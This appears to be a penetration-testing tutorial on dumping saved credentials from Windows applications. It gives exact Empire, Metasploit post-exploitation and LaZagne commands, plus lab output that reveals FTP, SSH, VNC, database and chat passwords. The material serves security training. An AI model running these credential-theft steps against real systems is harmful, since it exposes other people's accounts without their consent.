

# CREDENTIAL DUMPING



## Applications

## Contents


PowerShell Empire .....	3
CoreFTP: Metasploit Framework .....	6
FTP Navigator: LaZagne .....	6
FTPNavigator: Metasploit Framework .....	7
FileZilla: Metasploit Framework .....	7
HeidiSQL: Metasploit Framework .....	8
Email: Mail PassView .....	9
Pidgin: Metasploit Framework .....	9
PSI: LaZagne.....	11
PST: PstPassword .....	11
VNC: Metasploit Framework .....	12
WinSCP: LaZagne .....	12
WinSCP: Metasploit Framework .....	12

## PowerShell Empire

Empire provides us with a module that allows us to retrieve the saved credentials from various applications such as PuTTY, WinSCP, etc. It automatically finds passwords and dumps them for you without requiring you to do anything. Once you have your session in the empire, use the following commands to execute the module:

```
usemodule credentials/sessiongopher  
execute
```

```
(Empire: BP4XKDH1) > usemodule credentials/sessiongopher
(Empire: powershell/credentials/sessiongopher) > execute
[*] Tasked BP4XKDH1 to run TASK_CMD_WAIT
[*] Agent BP4XKDH1 tasked with task ID 1
[*] Tasked agent BP4XKDH1 to run module powershell/credentials/sessiongopher
(Empire: powershell/credentials/sessiongopher) > [*] Agent BP4XKDH1 returned
```



SessionGopher - RDP, WinSCP, FileZilla, PuTTY, SuperPuTTY,  
.sdtid, .rdp, .ppk saved session & password extractor

Brandon Arvanaghi  
Twitter: @arvanaghi | arvanaghi.com

#### FileZilla Sessions

```
Source : DESKTOP-1HH06IM\User
Name : test site
Password : 123
Host : 192.168.152.133
User : user
Protocol : Only use plain FTP (insecure)
Port : 21
```

#### SuperPuTTY Sessions

```
Source : DESKTOP-1HH06IM\User
SessionId : ImportedFromPuTTY/user
SessionName : user
Host : 192.168.152.133
Username :
ExtraArgs :
Port : 22
Putty Session : user
```

```
Source : DESKTOP-1HH06IM\User
SessionId : ImportedFromPuTTY/user1
SessionName : user1
Host : 192.168.152.133
Username :
ExtraArgs :
Port : 22
Putty Session : user1
```

```
Source : DESKTOP-1HH06IM\User
SessionId : test
SessionName : test
Host : 192.168.152.133
Username : user
ExtraArgs :
Port : 22
Putty Session : Default Settings
```

And as you can see in the images above and below, it successfully retrieves passwords of WinSCP, PuTTY.

```
Microsoft Remote Desktop (RDP) Sessions

Source   : DESKTOP-1HH06IM\User
Hostname : 192.168.152.129
Username : user

WinSCP Sessions

Source   : DESKTOP-1HH06IM\User
Session  : Default%20Settings
Hostname :
Username :
Password :

Source   : DESKTOP-1HH06IM\User
Session  : user
Hostname : 192.168.152.133
Username : user ←
Password : 123

Source   : DESKTOP-1HH06IM\User
Session  : user1
Hostname : 192.168.152.133
Username :
Password :

PuTTY Sessions

Source   : DESKTOP-1HH06IM\User
Session  : saved%20creds%20test
Hostname : 192.168.152.133

Source   : DESKTOP-1HH06IM\User
Session  : test
Hostname : 192.168.152.133
```

Now we will focus on fewer applications and see how we can retrieve their passwords. We will go onto the applications one by one. Let's get going!

## CoreFTP: Metasploit Framework

The Core FTP server tool is made especially for Windows. It lets you send and receive files over the network. It uses the FTP protocol for this transfer of files, which makes it relatively easy to use, irrespective of the operating system.

With the help of Metasploit, we can dump the credentials saved in the registry from the target system. The location of the password is **HKEY\_CURRENT\_USER\SOFTWARE\FTPWare\CoreFTP\Sites**. You can run the post-exploitation module after you have a session and run it, type:

```
use post/windows/gather/credentials/coreftp
set session 1
exploit
```

```
msf5 > use post/windows/gather/credentials/coreftp
msf5 post(windows/gather/credentials/coreftp) > set session 1
session => 1
msf5 post(windows/gather/credentials/coreftp) > exploit

[*] Looking at Key HKU\S-1-5-21-3798055023-1038230357-2023829303-1001
[+] Host: 192.168.152.133 Port: 21 User: user Password: 123
[*] Post module execution completed
msf5 post(windows/gather/credentials/coreftp) > █
```

## FTP Navigator: LaZagne

Just like Core FTP, the FTP navigator is the FTP client that makes transfers, edits, and renaming of files easy over the network. It also allows you to keep the directories in-sync for both local and remote users. We can use the command lazagne.exe and we will have the FTPNavigator Credentials as shown below:

```
----- Ftpnavigator passwords -----  
[+] Password found !!!  
Login: anonymous  
Password: 1  
Port: 21  
Host: ftp.3com.com  
Name: Hardware - 3Com  
  
[+] Password found !!!  
Login: anonymous  
Password: 1  
Port: 21  
Host: ftp.sunet.se  
Name: Space Information - Space Information  
  
[+] Password found !!!  
Login: anonymous  
Password: 1  
Port: 21  
Host: ftp.apple.com  
Name: Apple Computer
```

## FTPNavigator: Metasploit Framework

The credentials of FTPNavigator can also be dumped using Metasploit as there is an in-built exploit for it. To use this post-exploitation module, type:

```
use post/windows/gather/credentials/ftpnavigator  
set session 1  
exploit
```

```
msf5 > use post/windows/gather/credentials/ftpnavigator  
msf5 post(windows/gather/credentials/ftpnavigator) > set session 1  
session => 1  
msf5 post(windows/gather/credentials/ftpnavigator) > exploit  
[+] Host: 192.168.152.133 Port: 21 User: user Pass: 123  
[*] Post module execution completed  
msf5 post(windows/gather/credentials/ftpnavigator) >
```

As you can see in the image above, we have the credentials.

## FileZilla: Metasploit Framework

FileZilla is another open-source client/server software that runs on the FTP protocol. It is compatible with Windows, Linux, and macOS. It is used for transferring, editing, or replacing files on a network. We can dump its credentials using Metasploit. Do so, type:

```
use post/multi/gather/filezilla_client_cred
set session 1
exploit
```

```
msf5 > use post/multi/gather/filezilla_client_cred
msf5 post(multi/gather/filezilla_client_cred) > set session 1
session => 1
msf5 post(multi/gather/filezilla_client_cred) > exploit

[*] Checking for Filezilla directory in: C:\Users\User\AppData\Roaming
[*] Found C:\Users\User\AppData\Roaming\FileZilla
[*] Reading sitemanager.xml and recentervers.xml files from C:\Users\User\AppData\Roaming\FileZilla
[*] Parsing sitemanager.xml
[*] Collected the following credentials:
[*] Server: 192.168.1.105:21
[*] Protocol:
[*] Username: msfadmin
[*] Password: msfadmin

[*] Collected the following credentials:
[*] Server: 192.168.152.133:21
[*] Protocol:
[*] Username: user
[*] Password: 123

[*] Parsing recentervers.xml
[*] Collected the following credentials:
[*] Server: 192.168.1.105:21
[*] Protocol: FTP
[*] Username: msfadmin
[*] Password: msfadmin

[*] Collected the following credentials:
[*] Server: 192.168.152.133:21
[*] Protocol: FTP
[*] Username: user
[*] Password: 123

[*] Post module execution completed
msf5 post(multi/gather/filezilla_client_cred) >
```

And so, we have successfully retrieved the credentials.

## HeidiSQL: Metasploit Framework

It is an open-source tool for managing MySQL, MsSQL, PostgreSQL, and SQLite databases. Numerous sessions with connections can be saved along with the credentials while using HeidiSQL. It also lets you run multiple sessions in a single window. If you are using this software, database management is pretty easy. Again, with the help of Metasploit, we can get our hands on its credentials by using the following post-exploitation module:

```
use post/windows/gather/credentials/heidisql
set session 1
exploit
```




```
msf5 > use post/windows/gather/credentials/heidisql
msf5 post(windows/gather/credentials/heidisql) > set session 1
session => 1
msf5 post(windows/gather/credentials/heidisql) > exploit

[*] 192.168.1.104:49708 - Looking at Key HKU\S-1-5-21-3798055023-1038230357-2023829303-1001
[+] 192.168.1.104:49708 - Service: mysql Host: 192.168.1.102 Port: 3306 User: ignite Password: 123
[*] Post module execution completed
msf5 post(windows/gather/credentials/heidisql) > █
```

## Email: Mail PassView

All the email passwords that are stored in the system can be retrieved with the help of the tool named "Mail PassView." This tool was developed by Nirsoft and is best suited for internal pentesting. Simply download the software from [here](#). Launch the tool to get the credentials as shown below.



## Pidgin: Metasploit Framework

Pidgin is an instant messaging software that allows you to chat with multiple networks. It is compatible with almost all operating systems. It also allows you to transfer files too. There is an in-built post-exploitation module for pidgin, in Metasploit, too. To initiate this exploit, use the following commands:

```
use post/multi/gather/pidgin_cred
set session 1
exploit
```

```

msf5 > use post/multi/gather/pidgin_cred
msf5 post(multi/gather/pidgin_cred) > set session 1
session => 1
msf5 post(multi/gather/pidgin_cred) > exploit

[*] Checking for Pidgin profile in: C:\Users\User\AppData\Roaming
[*] Found C:\Users\User\AppData\Roaming\.purple
[*] Reading accounts.xml file from C:\Users\User\AppData\Roaming\.purple
[*] Collected the following credentials:
[*]   Server: slogin.oscar.aol.com:5190
[*]   Protocol: prpl-aim
[*]   Username: user123
[*]   Password: pass123

[*] Collected the following credentials:
[*]   Server: <unknown>:5298
[*]   Protocol: prpl-bonjour
[*]   Username: user
[*]   Password: <unknown>

[*] Collected the following credentials:
[*]   Server: <unknown>:<unknown>
[*]   Protocol: prpl-gg
[*]   Username: user123
[*]   Password: user123

[*] Collected the following credentials:
[*]   Server: <unknown>:5222
[*]   Protocol: prpl-jabber
[*]   Username: nfnfjkdsnf@gmail.com/
[*]   Password: pass123

[*] Collected the following credentials:
[*]   Server: :8300
[*]   Protocol: prpl-novell
[*]   Username: khkhhsjkj
[*]   Password: pass123

[*] Collected the following credentials:
[*]   Server: slogin.icq.com:5190
[*]   Protocol: prpl-icq
[*]   Username: 1234556
[*]   Password: pass123

[*] Collected the following credentials:
[*]   Server: <unknown>:6667
[*]   Protocol: prpl-irc
[*]   Username: user123@irc.freenode.net
[*]   Password: pass123

[*] Collected the following credentials:
[*]   Server: silc.silcnet.org:706
[*]   Protocol: prpl-silc
[*]   Username: user123@silcnet.org
[*]   Password: pass123

```

And all the credentials will be on your screen.


## PSI: LaZagne

PSI is an instant messenger that works over the XMPP network. It also allows you to transfer files. It is highly customizable and comes in various languages. Using the **lazagne.exe** chat command in LaZagne, you can dump its password as shown in the image below:

```
----- Psi-im passwords -----  
  
[+] Password found !!!  
Login: user2@user.com  
Password: pass123  
  
[+] Password found !!!  
Login: user@user.com  
Password: pass123
```

## PST: PstPassword

Nirsoft provides a tool that lets you retrieve all the PST passwords from Outlook. You can download this tool [here](#). Simply launch the tool and you will have the passwords as shown below:



The screenshot shows the PstPassword application window with a menu bar (File, Edit, View, Help) and a toolbar. Below the toolbar is a table with the following data:

Filename	Encryption	Version	CRC Value	Password 1	Password 2
Outlignitetechnologie...	Compressible	23	0xee9dac75	1AMCS	kz5gD4
Outlook.pst	Compressible	23	0x7709bac0	123	HdLQMA

## VNC: Metasploit Framework

VNC is a remote access software that allows you to access your device from anywhere in the world. VNC passwords can be easily retrieved by using Metasploit. To do so, type:

```
use post/windows/gather/credentials/vnc
set session 2
exploit
```

```
msf5 > use post/windows/gather/credentials/vnc
msf5 post(windows/gather/credentials/vnc) > set session 2
session => 2
msf5 post(windows/gather/credentials/vnc) > exploit

[*] Enumerating VNC passwords on DESKTOP-1HH06IM
[*] Location: TightVNC_HKLM => Hash: d3b8d88a7e829acc => Password: 123 => Port: 5900
[*] Location: TightVNC_HKLM_Control_pass => Hash: eb75d3ca6027dbd4 => Password: ignite => Port: 5900
[*] Post module execution completed
msf5 post(windows/gather/credentials/vnc) > |
```

## WinSCP: LaZagne

WinSCP is an FTP client that is based on the SSH protocol from PuTTY. It has a graphical interface and can be operated in multiple languages. It also acts as a remote editor. Both LaZagne and Metasploit help us retrieve passwords. In LaZagne, use the command **lazagne.exe all** and it will dump the credentials as shown in the image below:

```
----- Winscp passwords -----
[+] Password found !!!
URL: 192.168.152.133
Login: user
Password: 123 ←
Port: 22

[-] Password not found !!!
URL: 192.168.152.133
Port: 22
```

## WinSCP: Metasploit Framework

To retrieve the credentials from Metasploit, use the following exploit:

```
use post/windows/gather/credentials/winscp
set session 1
exploit
```

```
msf5 > use post/windows/gather/credentials/winscp ←
msf5 post(windows/gather/credentials/winscp) > set session 1
session => 1
msf5 post(windows/gather/credentials/winscp) > exploit

[*] Looking for WinSCP.ini file storage ...
[*] Looking for Registry storage ...
[+] Host: 192.168.152.133, IP: 192.168.152.133, Port: 22, Service: Unknown, Username: user, Password: 123
[*] Post module execution completed
msf5 post(windows/gather/credentials/winscp) > █
```

This way, you can retrieve the credentials of multiple applications.

# JOIN OUR TRAINING PROGRAMS

